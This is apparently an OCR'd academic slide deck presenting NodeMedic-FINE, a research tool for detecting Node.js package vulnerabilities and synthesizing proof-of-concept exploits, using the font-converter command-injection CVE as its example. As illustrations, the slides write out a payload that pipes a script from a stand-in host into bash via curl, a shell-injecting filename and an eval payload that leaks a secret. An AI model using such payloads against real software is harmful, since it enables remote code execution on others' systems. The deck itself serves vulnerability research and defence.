NodeMedic-FINE: Automatic Detection and Exploit Synthesis for Node.js Vulnerabilities

Darion Cassel[†*], Nuno Sabino[†‡], Min-Chien Hsu[†], Ruben Martins[†], Limin Jia[†]

[†] *Carnegie Mellon University*
[‡] *Instituto Superior Técnico*

* *This work is not affiliated with my role at Amazon*


Carnegie Mellon University
Electrical & Computer ENGINEERING
CyLab Carnegie Mellon University Security and Privacy Institute
TÉCNICO LISBOA

The Node.js Runtime: “JavaScript Everywhere”

Node.js brings JavaScript out of the browser to server-side, desktop, IoT

The Node.js Runtime: “JavaScript Everywhere”

Node.js brings JavaScript out of the browser to server-side, desktop, IoT



https://survey.stackoverflow.co/2024/technology#1-web-frameworks-and-technologies

Node.js Privileged API Misuse Leads to Vulnerabilities

Node.js extends JS capabilities with APIs that interact with the host environment

Node.js Privileged API Misuse Leads to Vulnerabilities

Node.js extends JS capabilities with APIs that interact with the host environment

- **JS: Dynamic code evaluation**: `eval, new Function`

`“.__proto__ + console.log(secret_key);”` → `eval` → </> `uah9f7h2u3s`

Arbitrary Code Execution (ACE; CWE-94)


Node.js Privileged API Misuse Leads to Vulnerabilities

Node.js extends JS capabilities with APIs that interact with the host environment

- **JS: Dynamic code evaluation**: `eval, new Function`

```
"·__proto__ + console.log(secret_key);"
```

`eval`




```
uah9f7h2u3s
```

Arbitrary Code Execution (ACE; CWE-94)

- **Node.js: OS-level command execution**: `exec, spawn`

```
"$(curl -sL attack.com/a3c6.sh | bash)"
```

`exec`



Arbitrary Command Injection (ACI; CWE-88)

Real-World Node.js Package Vulnerability

Node.js package *font-converter*

- 8K downloads before vuln reported
- Interface to CLI tool FontForge

Real-World Node.js Package Vulnerability

Node.js package *font-converter*

- 8K downloads before vuln reported
- Interface to CLI tool FontForge

```
function convert(src, dst) {
  ...
  var command =
    'fontforge -script ”'
   + forgeScriptPath
   + '" ”'
   + src
   + '" ”'
   + dst
   +'”'
  exec(command, callback);
  ...
}
```

Real-World Node.js Package Vulnerability

Node.js package *font-converter*

- 8K downloads before vuln reported
- Interface to CLI tool FontForge

Taint analysis → ACI vulnerability

```
function convert(src, dst) {
  ...
  var command =
     'fontforge -script "'
    + forgeScriptPath
    + '" "'
    + src
    + '" "'
    + dst
    +'"'
  exec(command, callback);
  ...
}
```

Real-World Node.js Package Vulnerability

Node.js package *font-converter*

- 8K downloads before vuln reported
- Interface to CLI tool FontForge

```
function convert(src, dst) {
  ...
  var command =
    'fontforge -script "'
   + forgeScriptPath
   + '" "'
   + src
   + '" "'
   + dst
   +'"'
  exec(command, callback);
  ...
}
```

Taint analysis → ACI vulnerability

- User-controlled font filenames allow user to execute shell commands

```
convert("$(attacker cmd);# ",...);

$ root
```

Assigned CVE with CVSS **9.8**
(critical severity)

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

```
function convert(src, dst) {
  ...
  var command =
    'fontforge -script ”'
   + forgeScriptPath
   + '" ”'
   + src
   + '" ”'
   + dst
   +'”'
  exec(command, callback);
  ...
}
```

```
convert(” $(touch success);#",...);
$ ls
success
```

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

Detection:
Tainted Flow →

```
function convert(src, dst) {
  ...
  var command =
    'fontforge -script "'
    + forgeScriptPath
    + '" "'
    + src
    + '" "'
    + dst
    +'"'
  exec(command, callback);
  ...
}
```

```
convert(" $(touch success);#",...);
$ ls
success
```

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

Detection:
Tainted Flow →

```
function convert(src, dst) {
  ...
  var command =
     'fontforge -script "'
    + forgeScriptPath
    + '" "'
    + src
    + '" "'
    + dst
    +'"'
  exec(command, callback);
  ...
}
```

Confirmation:
Proof-of-Concept →

```
convert(" $(touch success);#",...);
$ ls
success
```

Challenges: Automated Detection & Confirmation of Flows


Detection:
Taint Analysis

- *Precise* and *scalable* dynamic taint analysis

  [NodeMedic ‘23, AFFOGATO ‘20, Ichnaea ‘18]

[NodeMedic ‘23] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P’23*
[AFFOGATO ‘20] AFFOGATO: Runtime detection of injection attacks for Node.js. F. Gauthier, B. Hassanshahi, A. Jordan. ISSTA’18.
[JsFuzz ‘20] “Jsfuzz,” GitHub repository, 2020, available at: https://github.com/fuzzitdev/jsfuzz.
[FAST ‘23] Scaling JavaScript abstract interpretation to detect and exploit Node.js taint-style vulnerability. M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. N. Venkatakrishnan, Y. Cao. S&P’23.

Challenges: Automated Detection & Confirmation of Flows



- *Precise* and *scalable* dynamic taint analysis *[NodeMedic '23, AFFOGATO '20, Ichnaea '18]*
- Package *correctly invoked, explored [JsFuzz '20]*

[NodeMedic '23] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P'23*
[AFFOGATO '20] AFFOGATO: Runtime detection of injection attacks for Node.js. F. Gauthier, B. Hassanshahi, A. Jordan. ISSTA'18.
[JsFuzz '20] "Jsfuzz," GitHub repository, 2020, available at: https://github.com/fuzzitdev/jsfuzz.
[FAST '23] Scaling JavaScript abstract interpretation to detect and exploit Node.js taint-style vulnerability. M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. N. Venkatakrishnan, Y. Cao. S&P'23.

Challenges: Automated Detection & Confirmation of Flows

Detection:
Taint Analysis

Confirmation:
PoC Synthesis

- *Precise* and *scalable* dynamic taint analysis *[NodeMedic ‘23, AFFOGATO ‘20, Ichnaea ‘18]*
- Package *correctly invoked, explored [JsFuzz ‘20]*
- ✅ **Fuzzing with diverse input reconstruction**

[NodeMedic ‘23] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P’23*
[AFFOGATO ‘20] AFFOGATO: Runtime detection of injection attacks for Node.js. F. Gauthier, B. Hassanshahi, A. Jordan. ISSTA’18.
[JsFuzz ‘20] “Jsfuzz,” GitHub repository, 2020, available at: https://github.com/fuzzitdev/jsfuzz.
[FAST ‘23] Scaling JavaScript abstract interpretation to detect and exploit Node.js taint-style vulnerability. M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. N. Venkatakrishnan, Y. Cao. S&P’23.

Challenges: Automated Detection & Confirmation of Flows

Detection:
Taint Analysis

Confirmation:
PoC Synthesis

- *Precise* and *scalable* dynamic taint analysis *[NodeMedic ‘23, AFFOGATO ‘20, Ichnaea ‘18]*
- Package *correctly invoked, explored [JsFuzz ‘20]*
- ✅ **Fuzzing with diverse input reconstruction**
- PoC *syntactically, semantically* valid *[FAST ‘23]*

[NodeMedic ‘23] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P’23*
[AFFOGATO ‘20] AFFOGATO: Runtime detection of injection attacks for Node.js. F. Gauthier, B. Hassanshahi, A. Jordan. ISSTA’18.
[JsFuzz ‘20] “Jsfuzz,” GitHub repository, 2020, available at: https://github.com/fuzzitdev/jsfuzz.
[FAST ‘23] Scaling JavaScript abstract interpretation to detect and exploit Node.js taint-style vulnerability. M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. N. Venkatakrishnan, Y. Cao. S&P’23.

Challenges: Automated Detection & Confirmation of Flows

Detection:
Taint Analysis

Confirmation:
PoC Synthesis

- *Precise* and *scalable* dynamic taint analysis *[NodeMedic '23, AFFOGATO '20, Ichnaea '18]*
- Package *correctly invoked, explored [JsFuzz '20]*
- ✅ **Fuzzing with diverse input reconstruction**
- PoC *syntactically, semantically* valid *[FAST '23]*
- ✅ **Structured synthesis with dynamic traces**

[NodeMedic '23] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P'23*
[AFFOGATO '20] AFFOGATO: Runtime detection of injection attacks for Node.js. F. Gauthier, B. Hassanshahi, A. Jordan. ISSTA'18.
[JsFuzz '20] "Jsfuzz," GitHub repository, 2020, available at: https://github.com/fuzzitdev/jsfuzz.
[FAST '23] Scaling JavaScript abstract interpretation to detect and exploit Node.js taint-style vulnerability. M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. N. Venkatakrishnan, Y. Cao. S&P'23.

Challenges: Automated Detection & Confirmation of Flows


Detection:
Taint Analysis

Confirmation:
PoC Synthesis

- *Precise* and *scalable* dynamic taint analysis *[NodeMedic '23, AFFOGATO '20, Ichnaea '18]*
- Package *correctly invoked, explored [JsFuzz '20]*
- ✅ **Fuzzing with diverse input reconstruction**
- PoC *syntactically, semantically* valid *[FAST '23]*
- ✅ **Structured synthesis with dynamic traces**

[NodeMedic '23] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P'23*
[AFFOGATO '20] AFFOGATO: Runtime detection of injection attacks for Node.js. F. Gauthier, B. Hassanshahi, A. Jordan. ISSTA'18.
[JsFuzz '20] "Jsfuzz," GitHub repository, 2020, available at: https://github.com/fuzzitdev/jsfuzz.
[FAST '23] Scaling JavaScript abstract interpretation to detect and exploit Node.js taint-style vulnerability. M. Kang, Y. Xu, S. Li, R. Gjomemo, J. Hou, V. N. Venkatakrishnan, Y. Cao. S&P'23.


NodeMedic-FINE: Automated Detection & Confirmation




Generated Driver

```
const PUT =
  require('package');
var inpt = {0: '0'};
__set_taint__(inpt);
PUT.fn(inpt);
...
```

